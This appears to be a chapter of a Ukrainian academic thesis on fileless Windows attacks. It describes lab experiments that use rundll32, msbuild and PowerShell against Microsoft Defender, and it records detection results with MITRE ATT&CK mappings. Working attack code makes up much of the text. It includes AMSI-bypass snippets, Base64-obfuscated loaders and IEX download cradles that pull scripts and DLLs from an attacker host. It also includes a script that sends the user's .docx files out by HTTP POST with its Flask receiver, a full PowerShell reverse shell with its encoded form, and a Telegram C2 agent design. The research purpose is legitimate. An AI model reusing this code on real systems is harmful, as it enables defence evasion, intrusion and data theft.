З метою перевірки цієї техніки було змодельовано сценарій, у якому до системи Windows 11, розгорнутої у віртуальному середовищі, було вручну скопійовано DLL-файл із вбудованим викликом функції запуску стандартного калькулятора (calc.exe). Саму бібліотеку payload.dll було зібрано на базі середовища Kali Linux за допомогою компілятора MinGW. Для компіляції використовувався простий C-код, у якому функція RunPayload() експортується з DLL і викликає WinExec("calc.exe").

Після компіляції файл бібліотеки було передано на машину-жертву та розміщено за шляхом C:\Temp\payload.dll. Для ініціації атаки в командному рядку PowerShell виконувалась команда:

```
rundll32.exe C:\Temp\payload.dll,RunPayload
```

У результаті виконання цієї команди на екрані з’явилось вікно калькулятора, що підтвердило успішний запуск функції з динамічної бібліотеки.

Отримані результати показали, що:

– виконання DLL-файлу пройшло безперешкодно, без жодної реакції з боку Microsoft Defender;

– не було виявлено жодної шкідливої активності або підозрілої поведінки на рівні журналів подій;

– створення окремого виконуваного .exe-файлу не вимагалося, що суттєво ускладнило б виявлення подібної атаки на ранньому етапі.

Інтерпретація цих результатів засвідчує, що використання rundll32.exe для запуску власного коду з попередньо створеної бібліотеки є не лише технічно можливим, а й доволі ефективним з точки зору уникнення стандартних засобів захисту Windows. У реальних умовах ця техніка може бути використана для ініціації подальших шкідливих дій, таких як встановлення зворотного з'єднання, виконання бекдор-коду або ескалація привілеїв. Зважаючи на низький рівень виявлення, подібні атаки становлять підвищену загрозу в корпоративних середовищах без розширеного контролю виконання та EDR.

MITRE ATT&CK відповідність:

T1218.011 – Signed Binary Proxy Execution: Rundll32

T1059.005 – Command and Scripting Interpreter: Visual Basic

T1035 – Service Execution (у залежності від конкретного контексту застосування).

Для наочності та порівняння ефективності реалізованих технік зловживання утилітами LOLBAS, у таблиці 4.2 наведено результати експериментів.

Таблиця 4.2 – Порівняння результатів зловживання утилітами LOLBAS у fileless-атаках та реакція Microsoft Defender

№	Утиліта	Техніка зловживання	Результат дії	Реакція Defender
1	mshta.exe	Виконання HTA-файлу з URL	Вікно alert з JavaScript	Не зафіксовано
2	regsvr32.exe	Завантаження .sct-файлу з Kali	Заблоковано	Trojan:Win32/Powemet.A!attk
3	certutil.exe	Завантаження test.txt через HTTP	Заблоковано/файл видалено	Trojan:Win32/Ceprolad.A
4	powershell.exe	Зворотне TCP-з'єднання через netcat	Заблоковано	AMSI/Defender: Trojan:PowerShell/ReverseShell.SB
5	rundll32.exe	Запуск DLL з власною функцією	Спрацював payload	Немає
6	AMSI bypass	Patching AMSI у пам'яті	Спроба обходу AMSI (виконання перервано/скрипт заблоковано)	Виявлено/Заблоковано (спроба втручання в AMSI)
7	.lnk файл	Прихований запуск PowerShell	Встановлено зворотне з'єднання	Немає

Водночас окремі сценарії із використанням rundll32.exe не були негайно виявлені, що свідчить про залежність результатів від конкретної реалізації навантаження. Прихований запуск PowerShell через ярлики (.lnk) продемонстрував відсутність негайної реакції захисту, що узгоджується з поведінкою легітимних сценаріїв автозапуску.

Отримані висновки доцільно враховувати під час розроблення політик безпеки в корпоративних середовищах, зокрема шляхом обмеження запуску rundll32.exe з нестандартними параметрами або впровадженням контролю над завантаженням і використанням сторонніх DLL-бібліотек.

4.2 PowerShell і методи обходу AMSI

Враховуючи зростаючу ефективність засобів сигнатурного аналізу Microsoft Defender, класичні методи обходу Antimalware Scan Interface (AMSI) – зокрема шляхом прямого встановлення змінної amsiInitFailed – більше не забезпечують очікуваного результату [27, 28]. Подібні скрипти часто блокуються ще на етапі спроби виконання, навіть до фактичного запуску шкідливого коду. У зв’язку з цим у рамках дослідження було протестовано альтернативну техніку, яка полягає в поєднанні обфускації PowerShell-коду з попереднім кодуванням у формат Base64, що ускладнює детектування через статичний аналіз [20, 28, 29].

AMSI (Antimalware Scan Interface) – це API Windows, що дозволяє антивірусам сканувати скрипти до виконання [21]. Усі PowerShell-команди передаються через AMSI, тож зловмисники прагнуть його деактивувати, щоб приховати payload. Найбільш поширений спосіб – встановлення змінної amsiInitFailed = true у пам’яті.

Зокрема, було реалізовано скрипт, у якому назви класів і полів, що використовуються для втручання в механізм AMSI, формуються динамічно під час вико-

нання. Це дозволяє уникнути прямого використання фрагментів коду на кшталт System.Management.Automation.AmsiUtils.amsiInitFailed, які легко ідентифікуються захисними системами:

```
$w = 'System.Management.Automation.Amsi' + 'Utils'
$n = 'amsiInitFailed'
$t = [Ref].Assembly.GetType($w)
$f = $t.GetField($n,'NonPublic,Static')
$f.SetValue($null,$true)

Add-Type -AssemblyName PresentationFramework
[System.Windows.MessageBox]::Show('Success!', 'AMSI Bypassed')
```

Цей код є прикладом базової обфускації, що дозволяє приховати від Defender справжню мету скрипта. Однак навіть за таких умов AMSI може ідентифікувати характерну поведінку на етапі виконання, тож на наступному етапі було реалізовано повністю шифрований варіант запуску коду [29].

Було сформовано файл script.ps1, який містив просту команду виведення повідомлення через MessageBox. Після цього скрипт було перекодовано у формат Base64 з використанням кодування UTF-16LE:

```
iconv -f utf-8 -t utf-16le script.ps1 | base64 -w 0
```

Отриманий рядок було вставлено в змінну $b64 у фінальному скрипті inject.ps1, який мав вигляд:

```
$b64 = "<base64-encoded payload>"
iex
([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64Stri
ng($b64)))
```

Запуск inject.ps1 відбувався в межах fileless-ланцюга, ініційованого через msbuild.exe. Весь код виконувався у пам’яті без створення будь-яких додаткових файлів на диску [29].

Результати експерименту засвідчили, що:

– скрипт, який містив Base64-закодований обфускований код, був виконаний безперешкодно;

– Microsoft Defender не класифікував цю активність як загрозу;

– AMSI не перехопив декодований у пам’яті вміст скрипта;

– на екрані з’явилось повідомлення "Test message", що підтвердило успішне виконання.

Отриманий результат стосується не “деактивації AMSI”, а зниження детектованості конкретного тестового вмісту: виконувалась умовно безпечна логіка без характерних сигнатур reverse shell/AMSI-tampering, тому блокування не відбулось. Для шкідливих шаблонів (reverse shell, amsiInitFailed-маніпуляції) Defender/AMSI спрацьовував стабільно.

Інтерпретація результатів показує, що поєднання динамічної генерації ідентифікаторів, кодування у Base64 та уникнення очевидних ознак шкідливості дозволяє обійти як сигнатурний, так і поведінковий аналіз Defender. Цей підхід може бути адаптований для складніших сценаріїв – таких як ін’єкція DLL, запуск скриптів другого рівня або динамічне завантаження C#-payload у пам’ять.

Таким чином, застосована техніка обходу AMSI демонструє високу ефективність у контексті сучасних безфайлових атак і заслуговує подальшого дослідження в аспекті розроблення контрзаходів у системах захисту.

4.2.1 Fileless-ексфільтрація документів через HTTP POST

У межах даного експерименту було досліджено можливість прихованого вилучення даних з комп’ютера жертви без створення на диску виконуваних файлів або інших слідів, що можуть бути виявлені типовими антивірусними механізмами. Було реалізовано атаку типу fileless-експільтрації за допомогою інструментарію PowerShell, що передбачає зчитування вмісту локальних документів і передавання їх на зовнішній сервер за допомогою HTTP POST-запиту.

На підготовчому етапі в середовищі Windows було створено текстовий документ Microsoft Word зі зразковим вмістом – фразою “This is a test document for exfiltration”, розміщеним у теці користувача C:\Users\User\Documents\.

Основним компонентом атаки виступав скрипт inject.ps1, розміщений на сервері, який працював під керуванням Kali Linux. Скрипт реалізовував дві ключові функції: обхід AMSI (Antimalware Scan Interface) через маніпуляцію змінною amsiInitFailed та безпосереднє зчитування вмісту файлів .docx з подальшим передаванням даних через HTTP-запит

```
$w='System.Management.Automation.Amsi'+'Utils'
$n='amsiInitFailed'
$t=[Ref].Assembly.GetType($w)
$f=$t.GetField($n,'NonPublic,Static')
$f.SetValue($null,$true)

$data = Get-Content "$env:USERPROFILE\Documents\*.docx" -Raw -
ErrorAction SilentlyContinue
$wc = New-Object System.Net.WebClient
$wc.Headers.Add("Content-Type", "application/octet-stream")
$wc.UploadData("http://10.211.55.5:5000/upload",
[System.Text.Encoding]::UTF8.GetBytes($data))
```

На боці сервера у Kali Linux було розгорнуто простий HTTP- сервер на базі мікрофреймворку Flask. Обробка запитів здійснювалась у файлі flask_server.py, що зберігав отримані дані в локальні двійкові файли

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/upload', methods=['POST'])
def upload():
    with open('exfiltrated_' + str(len(request.data)) + '.bin', 'wb')
as f:
        f.write(request.data)
    return 'OK'

app.run(host='0.0.0.0', port=5000)
```

Виклик атаки на цільовій машині відбувався через команду PowerShell із прихованим запуском та прямим завантаженням скрипта

```
powershell.exe -nop -w hidden -c "IEX(New-Object
Net.WebClient).DownloadString('http://10.211.55.5:8080/inject.ps1')"
```

У результаті скрипт було завантажено в пам’ять системи без створення проміжних файлів, після чого здійснено ексфільтрацію вмісту документа у вигляді HTTP POST-запиту. Отриманий файл на Kali Linux мав **умовну назву** exfiltrated_309.bin, що відповідало розміру переданого контенту.

Аналіз даних на сервері Kali за допомогою утиліти strings підтвердив наявність очікуваного тексту, що засвідчує успішність передачі:

```
strings exfiltrated_*.bin | head
```

Результати експерименту засвідчили, що:

– Microsoft Defender не виявив жодної загрози під час виконання скрипта;

– на диску не створювались додаткові виконувані файли або скрипти;

– AMSI було деактивовано шляхом попередньої модифікації стану в пам’яті процесу**;**

– використання WebClient та стандартних HTTP-запитів не викликало підозри з боку поведінкового аналізу.

Інтерпретація результатів вказує на те, що безфайлова ексфільтрація даних, заснована на вбудованих механізмах Windows (PowerShell, WebClient), може бути реалізована без виявлення стандартними антивірусними або EDR-засобами. Такі атаки становлять особливу загрозу в середовищах, де контроль здійснюється переважно на основі аналізу файлової системи або запуску виконуваних об’єктів.

У подальших дослідженнях можливе розширення цієї техніки за рахунок використання шифрування вмісту перед передачею, застосування DNS-тунелювання або прихованих TLS-каналів з метою обходу мережевого моніторингу.

4.3 Комбіновані fileless-ланцюги

4.3.1 Комбінована fileless-атака через msbuild.exe, PowerShell та ін’єкцію DLL у пам’ять

У межах експериментального дослідження було змодельовано комбіновану безфайлову атаку, що поєднує кілька вбудованих засобів Windows для реалізації шкідливого впливу без створення файлів на диску. Зокрема, атака базувалася на використанні легітимного компонента msbuild.exe, функціоналу PowerShell для

динамічного завантаження коду, а також ін’єкції DLL у пам’ять поточного процесу без збереження її в файловій системі. Основною метою експерименту було визначення здатності антивірусного захисту виявити такі дії, що реалізуються винятково в оперативній пам’яті.

Цільова система працювала під керуванням Windows 11 із попередньо встановленим .NET Framework. У якості атакувального середовища виступала машина Kali Linux з IP-адресою 10.211.55.5. Для передачі компонентів атаки використовувався простий HTTP-сервер на Python, запущений командою:

```
python3 -m http.server 8080
```

Першим етапом було створення файлу malicious.xml, який являв собою MSBuild-проєкт зі вставленим C#-кодом. Цей код через конструкцію <UsingTask> реалізовував виклик PowerShell із параметрами прихованого запуску (-w hidden), відключенням політик (-nop) та виконанням віддаленого скрипта:

```
IEX(New-Object
Net.WebClient).DownloadString('http://10.211.55.5:8080/inject.ps1')
```

Скрипт inject.ps1, який зберігався на Kali Linux, виконував дві основні функції:

Обхід AMSI (Antimalware Scan Interface) шляхом зміни значення змінної amsiInitFailed у пам’яті;

Завантаження DLL із віддаленого сервера та ін’єкція її в оперативну пам’ять

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').
GetField('amsiInitFailed','NonPublic,Static').
SetValue($null,$true)
```

```
$dllBytes = (New-Object Net.WebClient).DownloadData("http://10.211.55.5:8080/payload.dll")
$asm = [System.Reflection.Assembly]::Load($dllBytes)
$asm.EntryPoint.Invoke($null, @([string[]]@()))
```

Зазначена DLL створювалася в середовищі Kali з використанням мови C# і виконувала виклик стандартного калькулятора Windows (calc.exe). Для компіляції використовувався Mono-компілятор:

```
mcs -target:library -out:payload.dll Program.cs
```

Після запуску файлу malicious.xml за допомогою msbuild.exe на цільовій машині атака була успішно ініційована. У консолі було зафіксовано повідомлення про успішне виконання MSBuild-завдання:

```
Build succeeded.
Time Elapsed 00:00:00.64
```

Однак на етапі виконання PowerShell-скрипта захисник Microsoft Defender спрацював, класифікувавши його як загрозу Trojan:PowerShell/Fleisnam.D. Атака була зупинена ще до завантаження DLL, що свідчить про активне використання Defender евристичних механізмів для виявлення шаблонних сигнатур, зокрема звернення до amsiInitFailed.

З метою перевірки було створено полегшену версію inject.ps1, у якій не виконувалась ін’єкція DLL, а лише викликалося повідомлення

```
Add-Type -AssemblyName PresentationFramework
[System.Windows.MessageBox]::Show('AMSI bypass executed successfully!', 'Test')
```

Навіть у цьому випадку скрипт був заблокований, що підтверджує здатність Defender виявляти саму спробу втручання в AMSI, незалежно від того, чи містить код шкідливу функціональність.

Результати експерименту дозволяють зробити наступні висновки:

– Завантаження malicious.xml через msbuild.exe не викликало спрацювання захисту;

– Спрацювання Defender відбулося саме на етапі виконання PowerShell-скрипта, у зв’язку з виявленням евристичних ознак обходу AMSI;

– Сучасні версії Windows Defender поєднують сигнатурний та поведінковий аналіз, що дозволяє виявляти атаки навіть без виконання повного шкідливого навантаження.

Інтерпретація результатів свідчить про те, що класичні техніки AMSI-bypass більше не гарантують успіх fileless-атак у сучасних середовищах. Попри те, що використання msbuild.exe залишалось непоміченим, наступні етапи атаки були ефективно нейтралізовані. Це зумовлює необхідність пошуку менш очевидних шляхів обходу захисту, зокрема шляхом відмови від PowerShell на користь альтернативних легітимних утиліт, таких як rundll32.exe, InstallUtil.exe або повноцінних C#-застосунків без скриптових компонентів.

4.3.2 Впровадження шкідливого коду через Reflective DLL Injection у .NET-середовищі з використанням обхідного AMSI і встановленням зворотного з’єднання

У межах даного експерименту було реалізовано сценарій безфайлової post-exploitation-атаки у середовищі Windows, яка ґрунтується на техніці Reflective DLL Injection з використанням платформи .NET. Особливістю підходу стала повна відмова від створення виконуваних файлів у файловій системі жертви: весь

шкідливий код завантажувався динамічно у пам’ять із віддаленого ресурсу та виконувався шляхом динамічного виклику методів збірки через System.Reflection [2]. Крім того, у межах атаки було протестовано метод обходу AMSI шляхом модифікації виклику функції AmsiScanBuffer.

На підготовчому етапі на машині з Kali Linux було створено C#-файл reverse.cs, який містив клас із методом Main(), призначеним для встановлення TCP-з’єднання з IP-адресою 10.211.55.5 (порт 4444). Код забезпечував відправлення повідомлення «Connection from victim established» після підключення. Компіляція здійснювалася за допомогою Mono-компілятора з параметром -target:library, що створює збірку reverse.dll

```
mcs -target:library -out:reverse.dll reverse.cs
```

Бібліотека розміщувалася в каталозі, доступному через HTTP-сервер, розгорнутий на системі Kali Linux (порт 8080). Для завантаження й виконання цієї бібліотеки в пам’яті цільової системи було створено програму-завантажувач loader.cs. Програма містила імплементацію обходу AMSI, що полягала у патчуванні функції AmsiScanBuffer у пам’яті процесу, а також механізм для динамічного завантаження DLL через WebClient і виклику її методу Main() із використанням API System.Reflection.

Початкова реалізація loader.cs здійснювала виклик точки входу збірки через Assembly.EntryPoint.Invoke(…). У процесі виконання було зафіксовано помилку, зумовлену тим, що збірка, скомпільована у форматі бібліотеки, не містила явно визначеного EntryPoint. Для усунення цього обмеження реалізацію було модифіковано: завантажувач визначав цільовий метод Main(…) та ініціював його виконання засобами System.Reflection (через GetMethod(…) із відповідним набором BindingFlags). Застосоване рішення забезпечило коректне виконання коду навіть за відсутності визначеного EntryPoint у метаданих збірки.

```
nc -lvnp 4444
```

Результати виконання продемонстрували, що:

– DLL була успішно завантажена в пам’ять і виконана;

– Метод Main(...) виконався, що підтверджувалося отриманням повідомлення на Kali Linux;

– З’єднання встановлювалося без створення будь-яких артефактів у файловій системі;

AMSI bypass шляхом підміни реалізації функції AmsiScanBuffer було виконано без блокування з боку Microsoft Defender.

Таким чином, було підтверджено можливість реалізації fileless-атаки у .NET-середовищі без використання PowerShell, cmd.exe або rundll32.exe. За умови використання лише легітимного API (System.Net.WebClient, System.Reflection), інжекція залишалася непоміченою класичними механізмами захисту, оскільки не порушувала сигнатурного або поведінкового профілю загроз. Це дозволяє віднести дану техніку до категорії stealth-методів високого рівня прихованості.

Описаний підхід відкриває широкі можливості для дослідження захисту .NET-платформи від внутрішніх загроз, зокрема у контексті захисту від ін’єкційного завантаження збірок, що не потребують попередньої інсталяції або взаємодії з диском. У подальших експериментах можливим є ускладнення сценарію через приховування DNS-запитів, TLS-каналів або використання реєстру Windows як сховища для шифрованого DLL-пейлоаду.

4.3.3 Використання PowerShell у fileless-атаках та методи обходу AMSI

PowerShell (powershell.exe) є однією з найбільш потужних вбудованих утиліт операційної системи Windows, яка забезпечує доступ до .NET-бібліотек, можли-

вість виконання скриптів, здійснення мережевих запитів, а також інтеграцію з зовнішніми сервісами [27]. Завдяки своїй функціональності PowerShell широко застосовується в атаках типу LotL, зокрема у сценаріях встановлення зворотного з'єднання (reverse shell) без створення додаткових файлів у системі.

У межах експерименту було досліджено можливість реалізації fileless reverse shell з використанням стандартного TCP-клієнта на базі PowerShell. Цільовою платформою виступала система Windows 11 Pro із активованим захистом Microsoft Defender. Контрольна точка з'єднання знаходилась на Kali Linux, де було запущено очікування підключень на порт 4444 за допомогою утиліти netcat.

На машині жертви скрипт PowerShell ініціював TCP-з'єднання через стандартний простір імен System.Net.Sockets та створював цикл обробки вхідних команд із подальшим їх виконанням. Для маскування було також протестовано запуск через параметр -EncodedCommand, що дозволяє передавати обфускований у Base64 код.

На Kali Linux:

Очікування вхідного з'єднання через netcat:

```
nc -nlvp 4444
```

На Windows 11:

У PowerShell було виконано команду для встановлення зворотного TCP-з'єднання

```
$client = New-Object System.Net.Sockets.TCPClient("10.211.55.5",4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
```

```
        $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
        $stream.Write($sendbyte,0,$sendbyte.Length);
        $stream.Flush()
    }
    $client.Close()
```

Для маскування було також протестовано запуск через Base64-кодований параметр -EncodedCommand.




Рисунок 4.4 – Блокування PowerShell-скрипту механізмами AMSI та Microsoft Defender

Під час виконання скрипта механізм AMSI (Antimalware Scan Interface), вбудований у Windows Defender [21], виявив характерну сигнатуру та класифікував активність як загрозу типу Trojan:PowerShell/ReverseShell.SB. Попри те, що скрипт не створював жодних виконуваних файлів і функціонував повністю в оперативній пам’яті, захисні механізми змогли виявити та заблокувати спробу встановлення з’єднання ще до її завершення.

Результати експерименту свідчать про те, що сучасні версії Windows Defender, інтегровані з AMSI, здатні виявляти навіть легітимні процеси, якщо їх поведінка відповідає відомим шкідливим шаблонам. У зв’язку з цим класичний сценарій fileless reverse shell на основі PowerShell без використання додаткових технік обходу більше не може розглядатися як надійний засіб уникнення виявлення [27]. Необхідним є застосування обфускації, динамічного кодування або альтернативних утиліт для зниження ймовірності блокування [28].

MITRE ATT&CK відповідність:

T1059.001 – Command and Scripting Interpreter: PowerShell;

T1105 – Ingress Tool Transfer;

T1021.001 – Remote Services: Remote Desktop Protocol (аналогічна природа зв’язку в межах reverse shell).

4.3.4 Обфускація та обхід AMSI у PowerShell

Однією з базових практик реалізації безфайлових атак у середовищі Windows є використання утиліти powershell.exe, яка дозволяє виконувати скрипти без створення будь-яких файлів на диску. Для обходу вбудованих механізмів виявлення зловмисники активно застосовують обфускацію, найчастіше у формі кодування команд у форматі Base64, а також намагаються деактивувати AMSI (Antimalware Scan Interface) – системний інтерфейс, призначений для сканування скриптів до їх фактичного виконання [22, 24].

У межах експерименту досліджувалася можливість запуску PowerShell reverse shell на системі Windows 11 Pro з активованим захистом Microsoft Defender. Атака була реалізована з використанням закодованої у Base64 команди запуску (-EncodedCommand), а також відомої техніки обходу AMSI шляхом модифікації приватного поля amsiInitFailed у рантаймі через механізм reflection [23].

На стороні атакувальника, що діяв із середовища Kali Linux (IP 10.211.55.5), було запущено очікування з'єднання на порт 4444 за допомогою утиліти netcat. Reverse shell скрипт, який встановлює TCP-з'єднання з вказаним сервером за допомогою об'єкта System.Net.Sockets.TCPClient, був підготовлений і закодований у формат Base64 з кодуванням UTF-16LE. Процес кодування реалізовувався за допомогою команди iconv та утиліти base64.

Після цього на машині жертви (IP 10.211.55.3) було здійснено спробу запуску скрипта за допомогою powershell.exe -EncodedCommand. Однак виконання завершилося помилкою ще до встановлення з'єднання, а саме повідомленням про блокування шкідливого вмісту з боку антивірусного захисту. Повторна спроба запуску скрипта з включенням коду обходу AMSI також була заблокована – Defender миттєво зафіксував загрозу, класифікувавши її як Trojan:PowerShell/ReverseShell.SB. Система AMSI виявила спробу модифікації поля amsiInitFailed, попри те що ця дія була реалізована через програмний доступ до внутрішніх елементів закритого API.

```
PS C:\Users\      > powershell.exe -EncodedCommand JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG
0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMgAxADEALgA1ADUALgA1ACIALAA0ADQANAA0ACkAOwAkAH
MAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9AC
AAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAH
MALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAG
UAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAH
QAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+AC
YAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAF
MAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAG
MAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAF
cAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAG
wAdQBzAGgAKAApAH0AJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkACgA=
At line:1 char:1
+ powershell.exe -EncodedCommand JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\      > [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic
,Static').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Рисунок 4.5 – Блокування PowerShell-скрипту на етапі AMSI-інспекції

У процесі аналізу журналів Defender було зафіксовано декілька окремих інцидентів, зокрема виявлення загроз, класифікованих як Trojan:JS/ReflectivePE.C2 –

типовий для шаблонів поведінки ін’єкції шкідливого коду в пам’ять, та Trojan:PowerShell/BypassAMSI!MSR, що свідчить про виявлення саме спроби обходу AMSI. Отримані результати чітко демонструють, що сучасні версії Windows 11 володіють розвиненими можливостями виявлення як шкідливого виконання, так і самих технік обходу вбудованого захисту. Зокрема, навіть обфусковані PowerShell-команди, які передаються через параметр -EncodedCommand, не здатні обійти AMSI, якщо містять характерні для атак шаблони коду або типові способи патчування.

Таким чином, у контексті сучасної архітектури захисту Windows результати експерименту свідчать про те, що пряме використання стандартних механізмів PowerShell для реалізації мережевої взаємодії підлягає ефективному контролю з боку вбудованих засобів безпеки. Зокрема, спроби виконання скриптової логіки з використанням типових мережевих компонентів та маніпуляцій на рівні інтерпретації коду виявляються і блокуються на ранніх етапах, ще до формування стійкого каналу взаємодії. Це підтверджує ефективність багаторівневої моделі захисту Windows, що поєднує поведінковий аналіз, контекстну інспекцію та механізми перевірки скриптового вмісту.

У межах MITRE ATT&CK описаний підхід відповідає тактикам T1059.001 – Command and Scripting Interpreter: PowerShell, T1027 – Obfuscated Files or Information, T1562.001 – Impair Defenses: Disable or Modify Tools, а також T1105 – Ingress Tool Transfer.

4.4 Реалізація Telegram-based C2-агента з використанням PowerShell та LOLBins

У сучасному середовищі кіберзагроз зростає популярність використання легітимних сервісів як каналів командно-контрольного (C2) зв’язку, що дозволяє зло-

вмисникам ефективно маскувати свою активність. Одним із таких прикладів є використання Telegram як платформи для організації C2-з'єднання. У цьому підрозділі описано реалізацію Telegram-based C2-агента з використанням мови PowerShell та штатних системних компонентів операційної системи Windows, що унеможливлює просте виявлення та блокування такої активності за допомогою традиційних антивірусних засобів.

Основна мета реалізації полягає в імітації реального вектора атаки з використанням тактики LotL, при якому для компрометації системи використовуються її власні ресурси. Додатково демонструється можливість обходу політик ExecutionPolicy, а також недопущення виявлення агента за рахунок обфускації та in-memory виконання коду.

Метою цього етапу є демонстрація концепції Command and Control (C2) за допомогою месенджера Telegram як каналу зв'язку, із використанням PowerShell-агента, що працює без встановлення додаткового програмного забезпечення, з підтримкою тунелювання та обходу політик безпеки за рахунок застосування легітимних системних утиліт Windows (LOLBins).

Архітектура реалізованої симуляції охоплює кілька ключових компонентів.

1. C2-сервер: роль виконує Telegram Bot API, який є легітимним хмарним сервісом, що приймає запити через HTTPS.

2. Агент на машині жертви: PowerShell-скрипт, який періодично звертається до API бота, виконує отримані команди та надсилає результати назад.

3. Канал доставки агента: агент може бути розміщений на тимчасовому HTTP/HTTPS-сервері та запускатись з пам'яті без збереження на диск.

4. Методи обходу політик: застосовано LOLBins (mshta.exe, wscript.exe) та Base64-обфускацію для уникнення виявлення антивірусом.

5. Тунелювання: Cloudflared використовується для організації доступу до локального веб-сервера без необхідності відкривати порти чи налаштовувати NAT.

